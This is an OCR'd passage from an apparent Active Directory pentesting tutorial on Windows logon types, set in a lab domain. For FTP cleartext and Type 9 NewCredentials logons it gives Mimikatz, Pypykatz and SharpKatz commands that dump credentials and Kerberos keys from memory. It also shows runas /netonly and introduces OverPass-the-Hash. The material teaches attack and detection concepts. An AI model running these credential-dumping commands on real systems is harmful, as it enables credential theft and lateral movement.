


FTP NetworkClearText Logon Event

Using Mimikatz

We can use the below mentioned Mimikatz commands for extracting the credentials.

```
privilege::debug
sekurlsa::ekeys
```




Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```




Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned Sharpkatz commands for extracting the credentials.

```
SharpKatz.exe --Command ekeys
```




Extract Credentials using Sharpkatz

Logon Type 9 : NewCredentials

Logon Type 9 event is generated when a user leverages RunAs command with /netonly option to start a program. It will create a new logon session with the same local identity but with different credentials. This is ideally used for access network resources with a different user.


For our demonstration, we will use administrator user with the RunAs command and start a new CMD process.

```
runas /netonly /user:dcorp\administrator cmd
```



Command Execution using RunAs

In the above screenshot, we can see that without using RunAs we are not able to access the shared folder on the DC, but after starting the new CMD console by leveraging the RunAs command we can access the same as it is leveraging the administrator user privileges. But in the new CMD console, the output for the whoami command is still shown as "Student66".




NewCredentials Logon Event

Using Mimikatz

We can use the below mentioned Mimikatz commands for extracting the credentials.

```
privilege::debug
sekurlsa::ekeys
```




Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```




Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned Sharpkatz commands for extracting the credentials.

```
SharpKatz.exe --Command ekeys
```



Extract Credentials using Sharpkatz

OverPass-the-Hash attack


Logon Type 9 event is also generated when we perform the OverPass-the-Hash attack. In this attack, we can use the NT hash to request the Kerberos TGT for a different user

For demonstration purposes, we will use Mimikatz to perform the OverPass-the-Hash attack and spawn the CMD process.

Note: We can also leverage the AES keys for performing OverPass-the-Hash attack.

